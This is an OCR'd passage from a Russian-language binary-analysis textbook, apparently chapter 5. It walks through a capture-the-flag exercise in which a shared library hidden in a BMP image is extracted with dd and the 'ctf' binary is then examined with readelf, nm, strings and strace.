
Согласно журналу tar, из архива извлечены два файла: ctf и 67b8601. Снова воспользуемся file, чтобы узнать их типы.

```
$ file ctf
ctf: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=29aeb60bcee44b50d1db3a56911bd1de93cd2030, stripped
```

Первый файл, `ctf`, является динамически скомпонованным 64-разрядным исполняемым файлом ELF без символов. Второй, `67b8601`, представляет собой растровое изображение BMP размером 512 x 512 пикселей. Это снова можно увидеть с помощью `file`:

```
$ file 67b8601
67b8601: PC bitmap, Windows 3.x format, 512 x 512 x 24
```

На рис. 5-1а показан чёрный квадрат из этого BMP. Если внимательно присмотреться, в нижней части видны пиксели необычного цвета. На рис. 5-1б приведён увеличенный фрагмент этих пикселей.



(а) Полное изображение



(б) Увеличенный вид нескольких цветных пикселей в нижней части

Рис. 5-1. Извлечённый BMP-файл `67b8601`

Прежде чем выяснять, что всё это означает, подробнее рассмотрим только что извлечённый файл ELF `ctf`.

5.2. Исследование зависимостей с помощью ldd

Хотя запускать неизвестные бинарные файлы неразумно, мы работаем в виртуальной машине, поэтому попробуем выполнить извлечённый `ctf`. Далеко продвинуться не удаётся:

```
$ ./ctf
./ctf: error while loading shared libraries: lib5ae9b7f.so:
        cannot open shared object file: No such file or directory
```

Ещё до исполнения какого-либо кода приложения динамический компоновщик жалуется на отсутствие библиотеки `lib5ae9b7f.so`. На библиотеку, обычно встречающуюся в системе, это не похоже. Но прежде чем искать её, стоит проверить, нет ли у `ctf` других неразрешённых зависимостей.

В Linux имеется программа `ldd`, которая показывает, от каких разделяемых объектов зависит бинарный файл и где эти зависимости находятся в системе, если они вообще присутствуют. С параметром `-v` программа также сообщает ожидаемые версии библиотек, что может быть полезно при отладке. Как сказано на справочной странице `ldd`, для определения зависимостей она может запустить бинарный файл, поэтому применять её к недоверенным файлам безопасно только в виртуальной машине или иной изолированной среде. Вот вывод `ldd` для `ctf`:

```
$ ldd ctf
     linux-vdso.so.1 =>  (0x00007fff6edd4000)
     lib5ae9b7f.so => not found
     libstdc++.so.6 => /usr/lib/x86_64-linux-gnu/libstdc++.so.6 (0x00007f67c2cbe000)
     libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x00007f67c2aa7000)
     libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f67c26de000)
     libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007f67c23d5000)
     /lib64/ld-linux-x86-64.so.2 (0x0000561e62fe5000)
```

К счастью, кроме уже известной отсутствующей `lib5ae9b7f.so`, неразрешённых зависимостей нет. Теперь можно сосредоточиться на том, что представляет собой загадочная библиотека и где её найти, чтобы захватить флаг.

По имени очевидно, что в стандартном репозитории такой библиотеки не будет, а значит, она должна находиться где-то среди уже полученных файлов. Напомним из главы 2: все бинарные файлы и библиотеки ELF начинаются с магической последовательности `0x7f ELF`. Это удобная строка для поиска отсутствующей библиотеки; если она не зашифрована, таким способом удастся найти заголовок ELF. Выполним простой поиск строки `'ELF'` программой `grep`.

```
$ grep 'ELF' *
Binary file 67b8601 matches
Binary file ctf matches
```

Как и ожидалось, строка `'ELF'` присутствует в `ctf`, ведь это бинарный файл ELF. Но она нашлась и в `67b8601`, который на первый взгляд выглядел безобидным растровым изображением. Может быть, разделяемая библиотека спрятана в данных его пикселей? Это наверняка объяснило бы пиксели странного цвета на рис. 5-1б! Чтобы выяснить, подробнее исследуем содержимое `67b8601`.

> **Быстрый поиск кодов ASCII.** При интерпретации необработанных байтов как ASCII часто нужна таблица, связывающая байтовые значения в разных представлениях с символами ASCII. Быстро получить её можно со специальной справочной страницы `man ascii`. Ниже приведён фрагмент таблицы:

```
Oct   Dec   Hex   Char                        Oct   Dec   Hex   Char
────────────────────────────────────────────────────────────────────
000   0     00    NUL '\0' (null character)   100   64    40    @
001   1     01    SOH (start of heading)      101   65    41    A
002   2     02    STX (start of text)         102   66    42    B
003   3     03    ETX (end of text)           103   67    43    C
004   4     04    EOT (end of transmission)   104   68    44    D
005   5     05    ENQ (enquiry)               105   69    45    E
006   6     06    ACK (acknowledge)           106   70    46    F
007   7     07    BEL '\a' (bell)             107   71    47    G
...
```

> Как видите, так легко находить соответствия между восьмеричными, десятичными и шестнадцатеричными кодами и символами ASCII. Это гораздо быстрее, чем искать таблицу ASCII в интернете!

5.3. Просмотр содержимого файлов с помощью xxd

Чтобы точно выяснить содержимое файла, не опираясь на предположения о его формате, придётся анализировать его на уровне байтов. Для отображения битов и байтов можно использовать любую систему счисления. Например, двоичная система показывает по отдельности все единицы и нули. Но такой анализ утомителен, поэтому удобнее шестнадцатеричная система. В ней, также называемой системой с основанием 16 или просто hex, цифры идут от 0 до 9 в обычном смысле, а затем от a до `f`, где a обозначает 10, а `f` - 15. Поскольку байт может принимать 256 = 16 x 16 значений, он точно помещается в две шестнадцатеричные цифры, что делает такое представление компактным и удобным.

Для отображения байтов файла в шестнадцатеричном виде применяется программа создания шестнадцатеричных дампов. Шестнадцатеричный редактор, кроме того, позволяет изменять байты файла. К редактированию мы вернёмся в главе 7, а пока воспользуемся простой программой `xxd`, по умолчанию установленной в большинстве систем Linux.

Вот первые 15 строк вывода xxd для исследуемого растрового файла:

```
$ xxd 67b8601 | head -n 15
00000000: 424d 3800 0c00 0000 0000 3600 0000 2800  BM8.......6...(.
00000010: 0000 0002 0000 0002 0000 0100 1800 0000  ................
00000020: 0000 0200 0c00 c01e 0000 c01e 0000 0000  ................
00000030: 0000 0000 ❶7f45 4c46 0201 0100 0000 0000  .....ELF........
00000040: 0000 0000 0300 3e00 0100 0000 7009 0000  ......>.....p...
00000050: 0000 0000 4000 0000 0000 0000 7821 0000  ....@.......x!..
00000060: 0000 0000 0000 0000 4000 3800 0700 4000  ........@.8...@.
00000070: 1b00 1a00 0100 0000 0500 0000 0000 0000  ................
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 f40e 0000 0000 0000 f40e 0000  ................
000000a0: 0000 0000 0000 2000 0000 0000 0100 0000  ......  ........
000000b0: 0600 0000 f01d 0000 0000 0000 f01d 2000  ..............  .
000000c0: 0000 0000 f01d 2000 0000 0000 6802 0000  ......  .....h...
000000d0: 0000 0000 7002 0000 0000 0000 0000 2000  ....p.........  .
000000e0: 0000 0000 0200 0000 0600 0000 081e 0000  ................
```

В первом столбце показано смещение внутри файла в шестнадцатеричном виде. Следующие восемь столбцов содержат шестнадцатеричное представление байтов, а справа находится представление тех же байтов в ASCII.

Количество байтов в строке меняется параметром `-c` программы `xxd`: например, `xxd -c 32` показывает по 32 байта. Параметр `-b` переключает шестнадцатеричное представление на двоичное, а `-i` создаёт массив байтов в стиле Си, который можно непосредственно включить в исходный текст Си или C++. Чтобы вывести только часть байтов, параметром `-s` (seek, поиск) задают начальное файловое смещение, а параметром `-l` (length, длина) - число байтов дампа.

В выводе `xxd` для растрового файла магические байты ELF находятся по смещению `0x34` ❶, что соответствует десятичному числу 52. Значит, именно здесь начинается предполагаемая библиотека ELF. К сожалению, определить её конец гораздо труднее: магических байтов, отмечающих окончание файла ELF, не существует. Поэтому прежде чем извлекать полный файл, начнём только с заголовка ELF. Это проще, поскольку известно, что заголовок 64-разрядного ELF занимает ровно 64 байта. Исследовав его, можно будет определить размер всего файла.

Чтобы извлечь заголовок, скопируем посредством `dd` 64 байта из растрового файла, начиная со смещения 52, в новый файл `elf_header`.

```
$ dd skip=52 count=64 if=67b8601 of=elf_header bs=1
64+0 records in

64+0 records out
64 bytes copied, 0.000404841 s, 158 kB/s
```

Здесь `dd` используется попутно, поэтому подробно разбирать его не станем. Однако это чрезвычайно универсальный[1] инструмент, и если он вам незнаком, стоит прочитать справочную страницу.

Снова воспользуемся `xxd` и проверим результат.

```
$ xxd elf_header
00000000: ❶7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
00000010: 0300 3e00 0100 0000 7009 0000 0000 0000  ..>.....p.......
00000020: 4000 0000 0000 0000 7821 0000 0000 0000  @.......x!......
00000030: 0000 0000 4000 3800 0700 4000 1b00 1a00  ....@.8...@.....
```

Это действительно похоже на заголовок ELF. В самом начале отчётливо видны магические байты ❶, а массив `e_ident` и остальные поля выглядят правдоподобно; их описание приведено в главе 2.

5.4. Разбор извлечённого ELF с помощью readelf

Для просмотра подробностей только что извлечённого заголовка ELF было бы удобно применить `readelf`, как в главе 2. Но сработает ли программа с повреждённым файлом ELF, в котором нет ничего, кроме заголовка? Проверим в листинге 5-1.

Листинг 5-1. Вывод `readelf` для извлечённого заголовка ELF

```
❶$ readelf -h elf_header
ELF Header:
   Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
   Class:                             ELF64
   Data:                              2's complement, little endian
   Version:                           1 (current)
   OS/ABI:                            UNIX - System V
   ABI Version:                       0
   Type:                              DYN (Shared object file)
   Machine:                           Advanced Micro Devices X86-64
   Version:                           0x1
   Entry point address:               0x970
   Start of program headers:          64 (bytes into file)
❷ Start of section headers:          8568 (bytes into file)
   Flags:                             0x0
   Size of this header:               64 (bytes)
   Size of program headers:           56 (bytes)
   Number of program headers:         7

   Size of section headers:           64 (bytes)
   Number of section headers:         27
   Section header string table index: 26
readelf: Error: Reading 0x6c0 bytes extends past end of file for section headers
readelf: Error: Reading 0x188 bytes extends past end of file for program headers
```

Параметр `-h` предписывает `readelf` вывести только заголовок исполняемого файла. Программа всё равно жалуется, что смещения таблицы заголовков секций и таблицы программных заголовков указывают за пределы файла, но это не страшно. Важно то, что теперь у вас есть удобное представление извлечённого заголовка ELF.

Как же определить размер полного файла ELF, имея только заголовок исполняемого файла? Из рис. 2-1 в главе 2 вы узнали, что последней частью файла ELF обычно является таблица заголовков секций, а смещение этой таблицы задано в заголовке исполняемого файла. В заголовке исполняемого файла также указаны размер каждого заголовка секции и число заголовков секций в таблице. Следовательно, размер полной библиотеки ELF, скрытой в растровом файле, можно вычислить так:

```
size = e_shoff + (e_shnum x e_shentsize)
     = 8,568 + (27 x 64)
     = 10,296
```

В этом уравнении `size` - размер полной библиотеки, `e_shoff` - смещение таблицы заголовков секций, `e_shnum` - число заголовков секций в таблице, а `e_shentsize` - размер каждого заголовка секции.

Теперь известно, что размер библиотеки должен составлять 10 296 байт, и её можно полностью извлечь посредством dd:

```
$ dd skip=52 count=10296 if=67b8601 of=lib5ae9b7f.so bs=1
10296+0 records in
10296+0 records out
10296 bytes (10 kB, 10 KiB) copied, 0.0287996 s, 358 kB/s
```

Команда dd называет извлечённый файл `lib5ae9b7f.so`, поскольку именно библиотеку с таким именем ожидает бинарный файл `ctf`. После выполнения этой команды у вас должен появиться полностью работоспособный разделяемый объект ELF. Проверим с помощью `readelf`, всё ли прошло успешно, как показано в листинге 5-2. Чтобы вывод оставался кратким, напечатаем только заголовок исполняемого файла (`-h`) и таблицы символов (`-s`). Последние должны дать представление о функциональности библиотеки.

Листинг 5-2. Вывод `readelf` для извлечённой библиотеки `lib5ae9b7f.so`

```
$ readelf -hs lib5ae9b7f.so
ELF Header:
   Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
   Class:                             ELF64
   Data:                              2's complement, little endian

   Version:                           1 (current)
   OS/ABI:                            UNIX - System V
   ABI Version:                       0
   Type:                              DYN (Shared object file)
   Machine:                           Advanced Micro Devices X86-64
   Version:                           0x1
   Entry point address:               0x970
   Start of program headers:          64 (bytes into file)
   Start of section headers:          8568 (bytes into file)
   Flags:                             0x0
   Size of this header:               64 (bytes)
   Size of program headers:           56 (bytes)
   Number of program headers:         7
   Size of section headers:           64 (bytes)
   Number of section headers:         27
   Section header string table index: 26

Symbol table '.dynsym' contains 22 entries:
    Num:    Value          Size Type    Bind   Vis      Ndx Name
      0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND
      1: 00000000000008c0     0 SECTION LOCAL  DEFAULT    9
      2: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
      3: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _Jv_RegisterClasses
      4: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND _ZNSt7__cxx1112basic_stri@GL(2)
      5: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND malloc@GLIBC_2.2.5 (3)
      6: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_deregisterTMCloneTab
      7: 0000000000000000     0 NOTYPE  WEAK   DEFAULT  UND _ITM_registerTMCloneTable
      8: 0000000000000000     0 FUNC    WEAK   DEFAULT  UND __cxa_finalize@GLIBC_2.2.5 (3)
      9: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.4 (4)
     10: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND _ZSt19__throw_logic_error@ (5)
     11: 0000000000000000     0 FUNC    GLOBAL DEFAULT  UND memcpy@GLIBC_2.14 (6)
     12: 0000000000000bc0   149 FUNC    GLOBAL DEFAULT   12 _Z11rc4_encryptP11rc4_sta
     13: 0000000000000cb0   112 FUNC    GLOBAL DEFAULT   12 _Z8rc4_initP11rc4_state_t
     14: 0000000000202060     0 NOTYPE  GLOBAL DEFAULT   24 _end
     15: 0000000000202058     0 NOTYPE  GLOBAL DEFAULT   23 _edata
     16: 0000000000000b40   119 FUNC    GLOBAL DEFAULT   12 _Z11rc4_encryptP11rc4_sta
     17: 0000000000000c60     5 FUNC    GLOBAL DEFAULT   12 _Z11rc4_decryptP11rc4_sta
     18: 0000000000202058     0 NOTYPE  GLOBAL DEFAULT   24 __bss_start
     19: 00000000000008c0     0 FUNC    GLOBAL DEFAULT    9 _init
     20: 0000000000000c70    59 FUNC    GLOBAL DEFAULT   12 _Z11rc4_decryptP11rc4_sta
     21: 0000000000000d20     0 FUNC    GLOBAL DEFAULT   13 _fini
```

Как и ожидалось, полная библиотека, похоже, извлечена правильно. Хотя из неё удалены символы, динамическая таблица символов раскрывает несколько интересных экспортируемых функций. Однако в их именах присутствует какая-то абракадабра, затрудняющая чтение. Посмотрим, можно ли это исправить.

5.5. Разбор символов с помощью nm

C++ позволяет перегружать функции: несколько функций могут иметь одно имя при условии, что у них разные сигнатуры. К сожалению, компоновщик ничего не знает о C++. Например, если существует несколько функций с именем `foo`, компоновщик не понимает, как разрешить ссылки на `foo`: он попросту не знает, какую версию `foo` использовать. Чтобы устранить повторяющиеся имена, компиляторы C++ создают декорированные имена функций. По сути, декорированное имя представляет собой сочетание исходного имени функции и закодированных параметров функции. Благодаря этому каждая версия функции получает уникальное имя, и компоновщик без труда различает перегруженные функции.

Для специалистов по анализу бинарных файлов декорированные имена - палка о двух концах. С одной стороны, их сложнее читать, как вы уже видели в выводе `readelf` для библиотеки `lib5ae9b7f.so` (листинг 5-2), написанной на C++. С другой стороны, декорированные имена фактически бесплатно предоставляют сведения о типах, раскрывая ожидаемые параметры функции, а при обратной разработке бинарного файла эта информация может оказаться полезной.

К счастью, достоинства декорированных имён перевешивают недостатки, поскольку восстановить их исходный вид сравнительно легко. Для этого существует несколько стандартных инструментов. Один из самых известных - `nm`, который перечисляет символы заданного бинарного файла, объектного файла или разделяемого объекта. Получив бинарный файл, `nm` по умолчанию пытается разобрать статическую таблицу символов.

```
$ nm lib5ae9b7f.so
nm: lib5ae9b7f.so: no symbols
```

К сожалению, как видно из примера, применить `nm` с настройками по умолчанию к `lib5ae9b7f.so` нельзя, потому что символы из этой библиотеки удалены. Нужно явно предписать `nm` разобрать динамическую таблицу символов, воспользовавшись параметром `-D`, как в листинге 5-3. В этом листинге знак `...` означает, что строка сокращена и продолжена на следующей строке: декорированные имена бывают очень длинными.

Листинг 5-3. Вывод `nm` для `lib5ae9b7f.so`

```
$ nm -D lib5ae9b7f.so
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
                 w _Jv_RegisterClasses
0000000000000c60 T _Z11rc4_decryptP11rc4_state_tPhi
0000000000000c70 T _Z11rc4_decryptP11rc4_state_tRNSt7__cxx1112basic_...
                   ...stringIcSt11char_traitsIcESaIcEEE
0000000000000b40 T _Z11rc4_encryptP11rc4_state_tPhi
0000000000000bc0 T _Z11rc4_encryptP11rc4_state_tRNSt7__cxx1112basic_...
                   ...stringIcSt11char_traitsIcESaIcEEE
0000000000000cb0 T _Z8rc4_initP11rc4_state_tPhi
                 U _ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE9_...

                   ...M_createERmm
                 U _ZSt19__throw_logic_errorPKc
0000000000202058 B __bss_start
                 w __cxa_finalize
                 w __gmon_start__
                 U __stack_chk_fail
```

```
0000000000202058 D _edata
0000000000202060 B _end
0000000000000d20 T _fini
00000000000008c0 T _init
                 U malloc
                 U memcpy
```

Так уже лучше: на этот раз видны некоторые символы. Но имена символов всё ещё декорированы. Чтобы восстановить их исходный вид, нужно передать `nm` параметр `--demangle`, как показано в листинге 5-4.

Листинг 5-4. Вывод `nm` с восстановленными именами для `lib5ae9b7f.so`

```
$ nm -D --demangle lib5ae9b7f.so
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
                 w _Jv_RegisterClasses
0000000000000c60 T rc4_decrypt(rc4_state_t*, unsigned char*, int)
0000000000000c70 T rc4_decrypt(rc4_state_t*,
                   std::__cxx11::basic_string<char, std::char_traits<char>,
                   std::allocator<char> >&)
0000000000000b40 T rc4_encrypt(rc4_state_t*, unsigned char*, int)
0000000000000bc0 T rc4_encrypt(rc4_state_t*,
                   std::__cxx11::basic_string<char, std::char_traits<char>,
                   std::allocator<char> >&)
0000000000000cb0 T rc4_init(rc4_state_t*, unsigned char*, int)
                 U std::__cxx11::basic_string<char, std::char_traits<char>,
                   std::allocator<char> >::_M_create(unsigned long&, unsigned long)
                 U std::__throw_logic_error(char const*)
0000000000202058 B __bss_start
                 w __cxa_finalize
                 w __gmon_start__
                 U __stack_chk_fail
0000000000202058 D _edata
0000000000202060 B _end
0000000000000d20 T _fini
00000000000008c0 T _init
                 U malloc
                 U memcpy
```

Наконец имена функций приобрели удобочитаемый вид. Видны пять интересных функций, которые, по-видимому, являются криптографическими функциями и реализуют широко известный алгоритм шифрования RC4.[2] Функция `rc4_init` принимает на вход структуру данных типа `rc4_state_t`, строку беззнаковых символов и целое число. Первый параметр, предположительно, является структурой данных, в которой хранится криптографическое состояние, а следующие два - соответственно строкой, представляющей ключ, и целым числом, задающим длину ключа. Также видны несколько функций шифрования и расшифрования; каждая из них принимает указатель на криптографическое состояние и параметры, задающие строки для шифрования или расшифрования - как строки C, так и строки C++.

В качестве другого способа восстановить имена функций можно применить специализированную утилиту `c++filt`, которая принимает декорированное имя и выводит его восстановленный эквивалент. Преимущество `c++filt` в том, что она поддерживает несколько форматов декорирования и автоматически определяет подходящий формат для полученных входных данных. Вот пример восстановления имени функции `_Z8rc4_initP11rc4_state_tPhi` с помощью `c++filt`:

```
$ c++filt _Z8rc4_initP11rc4_state_tPhi
rc4_init(rc4_state_t*, unsigned char*, int)
```

Кратко подведём промежуточный итог. Вы извлекли загадочную полезную нагрузку и нашли бинарный файл `ctf`, зависящий от файла `lib5ae9b7f.so`. Затем нашли `lib5ae9b7f.so`, скрытый в растровом файле, и успешно его извлекли. Кроме того, вы получили общее представление о назначении этой библиотеки: она выполняет криптографические операции. Теперь попробуем снова запустить `ctf`, на этот раз без отсутствующих зависимостей.

При запуске бинарного файла компоновщик разрешает его зависимости, разыскивая разделяемые библиотеки в нескольких стандартных каталогах, например `/lib`. Поскольку вы извлекли `lib5ae9b7f.so` в нестандартный каталог, необходимо указать компоновщику искать также и в нём, задав переменную окружения `LD_LIBRARY_PATH`. Добавим в неё текущий рабочий каталог, а затем снова попробуем запустить `ctf`.

```
$ export LD_LIBRARY_PATH=`pwd`
$ ./ctf
$ echo $?
1
```

Успех! Бинарный файл `ctf` по-прежнему не делает ничего полезного, однако запускается и не жалуется на отсутствующие библиотеки. Состояние завершения `ctf`, содержащееся в переменной `$?`, равно 1 и указывает на ошибку. Теперь, когда имеются все необходимые зависимости, можно продолжить исследование и попытаться заставить `ctf` пройти дальше этой ошибки, чтобы добраться до флага, который вы стараетесь захватить.

5.6. Поиск подсказок с помощью strings

Чтобы понять, что делает бинарный файл и какие входные данные он ожидает, можно проверить, не содержит ли он полезных строк, способных раскрыть его назначение. Например, встретив строки с фрагментами HTTP-запросов или URL-адресами, можно уверенно предположить, что бинарный файл выполняет какие-то веб-операции. При анализе вредоносной программы, например бота, в ней иногда удаётся найти строки с принимаемыми ботом командами, если они не обфусцированы. Можно обнаружить даже оставшиеся после отладки строки, которые программист забыл удалить, а такое случалось и в настоящих вредоносных программах!

Для поиска строк в бинарном или любом другом файле Linux предоставляет утилиту `strings`. Она принимает один или несколько файлов и печатает все найденные в них строки из отображаемых символов. Обратите внимание: `strings` не проверяет, действительно ли найденные строки предназначались для чтения человеком. Поэтому при обработке бинарных файлов вывод `strings` может включать ложные строки - бинарные последовательности, случайно состоящие из отображаемых символов.

Поведение `strings` настраивается параметрами. Например, параметр `-d` заставляет её печатать только строки из секций данных бинарного файла, а не из всех секций. По умолчанию `strings` печатает лишь строки длиной не менее четырёх символов, но параметром `-n` можно задать другую минимальную длину. Для наших целей подойдут настройки по умолчанию; посмотрим в листинге 5-5, что удастся найти в бинарном файле `ctf` с помощью `strings`.

Листинг 5-5. Строки символов, найденные в бинарном файле `ctf`

```
$ strings ctf
/lib64/ld-linux-x86-64.so.2
lib5ae9b7f.so
__gmon_start__
_Jv_RegisterClasses
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
_Z8rc4_initP11rc4_state_tPhi
...
DEBUG: argv[1] = %s
checking '%s'
show_me_the_flag
>CMb
-v@Pˆ:
flag = %s
guess again!
It's kinda like Louisiana. Or Dagobah. Dagobah - Where Yoda lives!
;*3$"
zPLR

GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.4) 5.4.0 20160609
.shstrtab
.interp
.note.ABI-tag
.note.gnu.build-id
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.gcc_except_table
.init_array
.fini_array
.jcr
.dynamic
.got.plt
.data
.bss
.comment
```

Здесь видны некоторые строки, встречающиеся в большинстве файлов ELF. Например, присутствует имя интерпретатора программы из секции `.interp`, а также ряд символьных имён из `.dynstr`. В конце вывода `strings` перечислены все имена секций, взятые из секции `.shstrtab`. Но для наших целей ни одна из этих строк особого интереса не представляет.

К счастью, есть и более полезные строки. Например, строка, похожая на отладочное сообщение, указывает, что программа ожидает параметр командной строки. Кроме того, над какой-то строкой ввода, по-видимому, выполняются некие проверки. Пока неизвестно, каким должно быть значение параметра командной строки, однако можно испытать другие любопытные строки, например многообещающую `show_me_the_flag`. Есть и загадочная строка с сообщением неясного назначения. Пока вы не знаете, что оно означает, но из исследования `lib5ae9b7f.so` уже известно, что бинарный файл использует шифрование RC4. Возможно, это сообщение служит ключом шифрования?

Теперь, зная, что бинарный файл ожидает параметр командной строки, проверим, приблизит ли нас к раскрытию флага произвольный параметр. За неимением более обоснованной догадки воспользуемся строкой `foobar`:

```
$ ./ctf foobar
checking 'foobar'
$ echo $?
1
```

Теперь бинарный файл делает что-то новое: сообщает, что проверяет переданную ему строку. Однако проверка не проходит, поскольку после неё программа по-прежнему завершается с кодом ошибки. Рискнём испытать одну из других найденных любопытных строк - например, подающую надежды строку `show_me_the_flag`.

```
$ ./ctf show_me_the_flag
checking 'show_me_the_flag'
ok
$ echo $?
1
```

Сработало! Теперь проверка, по-видимому, проходит успешно. К сожалению, состояние завершения всё ещё равно 1, а значит, чего-то по-прежнему не хватает. Хуже того, результаты `strings` больше не дают никаких подсказок. Чтобы определить дальнейшие действия, подробнее рассмотрим поведение `ctf`, начав с выполняемых им системных и библиотечных вызовов.

5.7. Трассировка системных и библиотечных вызовов с помощью strace и ltrace

Чтобы продвинуться дальше, исследуем причину завершения `ctf` с кодом ошибки, рассмотрев его поведение непосредственно перед выходом. Сделать это можно многими способами; один из них - воспользоваться двумя инструментами: `strace` и `ltrace`. Эти инструменты показывают соответственно системные и библиотечные вызовы, выполняемые бинарным файлом. Знание таких вызовов нередко позволяет составить хорошее общее представление о том, что делает программа.

Начнём с исследования системных вызовов `ctf` с помощью `strace`. Иногда `strace` требуется подключить к уже выполняющемуся процессу. Для этого применяется параметр `-p pid`, где `pid` - идентификатор процесса, к которому нужно подключиться. Однако в нашем случае достаточно с самого начала запустить `ctf` через `strace`. В листинге 5-6 приведён вывод `strace` для бинарного файла `ctf`; некоторые фрагменты сокращены знаком `...`.

Листинг 5-6. Системные вызовы, выполненные бинарным файлом `ctf`

```
$ strace ./ctf show_me_the_flag
execve("./ctf", ["./ctf", "show_me_the_flag"], [/* 73 vars */]) = 0
brk(NULL)                               = 0x1053000

access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f703477e000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/ch3/tls/x86_64/lib5ae9b7f.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or ...)
stat("/ch3/tls/x86_64", 0x7ffcc6987ab0) = -1 ENOENT (No such file or directory)
open("/ch3/tls/lib5ae9b7f.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
stat("/ch3/tls", 0x7ffcc6987ab0) = -1 ENOENT (No such file or directory)
open("/ch3/x86_64/lib5ae9b7f.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
stat("/ch3/x86_64", 0x7ffcc6987ab0) = -1 ENOENT (No such file or directory)
